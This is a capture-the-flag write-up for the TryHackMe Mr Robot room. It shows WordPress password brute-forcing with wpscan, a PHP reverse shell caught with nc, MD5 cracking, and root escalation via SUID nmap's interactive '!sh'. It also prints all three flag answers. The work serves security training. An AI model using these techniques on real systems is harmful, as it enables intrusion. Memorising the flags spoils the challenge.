
Mr Robot CTF write-up by ChickenLoner

This is write-up for Mr Robot CTF in TryHackMe which we have to exploit web server, find a way to access target machine and elevate our privilege to rock this box


Site: https://tryhackme.com/room/mrrobot




First always run nmap for port scanning and enumerate service which we see 2 ports are opened

```
┌──(kali㉿kali)-[~/Tryhackme]
└─$ sudo nmap -Pn -sC -sV 10.10.41.240                                    130 ✗
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-15 04:39 EDT
Nmap scan report for 10.10.41.240
Host is up (0.33s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE    VERSION
22/tcp  closed ssh
80/tcp  open   tcpwrapped
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   tcpwrapped
|_http-server-header: Apache
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.12 seconds
```


Visit the Website and it look like a Terminal-like website that will execute specify command which related to Mr Robot Series and will be redirected to 6 web page that contain video and information about fsociety




Now it's time for gobuster to bruteforce directory after launch gobuster let's check robots.txt and we found dictionary file and first flag




Download dictionary file and capture our first flag







Back to gobuster, we found /0 directory




And it’s WordPress!



Scroll down and we can go to login page via this button or go to wp-login.php that could be a default login page for wordpress



In login page we found that it has expose sensitive data after I typed Elliot as username



We have WPScan for WordPress scan and bruteforce password but first we need to sort and cut everything duplicate data first

```
┌──(kali㉿kali)-[~/Tryhackme/mrrobot]
└─$ sort fsocity.dic | uniq > fsocity_2.dic
```


Now let's use wpscan with tag –url, --enumerate for password guessing, -U for username and –P for wordlists

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://10.10.41.240/wp-login.php --enumerate -U elliot -P /home/kali/Tryhackme/mrrobot/fsocity_2.dic
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / / | |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ /  |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /   | |     ____) | (__| (_| | | | |
             \/  \/    |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.14
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.10.41.240/wp-login.php/ [10.10.41.240]
[+] Started: Thu Jul 15 06:20:51 2021
```


And finally we got a valid password for Elliot user

```
Trying elliot / ER28-0652 Time: 00:36:10 <=========          > (5630 / 17081) 32.96%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Jul 15 07:27:29 2021
[+] Requests Done: 9500
[+] Cached Requests: 4
[+] Data Sent: 3.102 MB
[+] Data Received: 25.103 MB
[+] Memory used: 270.824 MB
[+] Elapsed time: 01:06:38
```

Now we can login as Elliot




After explore a little bit, we found that Mr Alderson can edit these php themes



It’s time for PHP reverse shell to shine, paste php reverse shell code here and change ip and port that we will receive reverse shell

Update file

Set netcat listener and go the page that we edited for reverse shell




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.1.123] from (UNKNOWN) [10.10.41.240] 53780
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Lin
ux
 11:48:39 up  3:15,  0 users,  load average: 0.00, 0.03, 0.60
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

It’s time to explore file system and there is only 1 user in this box which have our second flag and password file in user directory

```
daemon@linux:/$ ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run  srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin sys  usr  vmlinuz
daemon@linux:/$ cd home
cd home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$
```

But we can’t capture this flag yet we need to be robot user first

```
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
```

Get password.raw-md5 file and crack it

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007dfb496cca67e13b

I'm not a robot

reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Now we can switch to user robot (we need to use stabilized shell to run command su

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ whoami
whoami
robot
robot@linux:~$
```

Capture our second flag

```
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

What is key 2?

822c73956184f694993bede3eb39f959 | Correct Answer | Hint

The last flag should be a root flag I tried sudo but it didn't work so I will find executable that we can use to elevate our privilege and nmap can help us

```
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Search in GTFOBins will can see that nmap in many versions can use to spawn a shell

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

And this nmap is qualified

```
robot@linux:/$ nmap -v
nmap -v

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2021-07-15 12:07 UTC
No target machines/networks specified!
QUITTING!
```

Now get our root shell

```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
```

```
# whoami
whoami
root
#
```

Go the root directory and capture last flag!

```
# pwd
pwd
/
# ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
# cd root
cd root
# ls
ls
firstboot_done  key-3-of-3.txt
```

```
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

What is key 3?

04787ddef27c3dee1ee161b21670b4e4 | Correct Answer | Hint

All keys have been captured!

Answer the questions below

What is key 1?

073403c8a58a1f80d943455fb30724b9 | Correct Answer | Hint

What is key 2?

822c73956184f694993bede3eb39f959 | Correct Answer | Hint

What is key 3?

04787ddef27c3dee1ee161b21670b4e4 | Correct Answer | Hint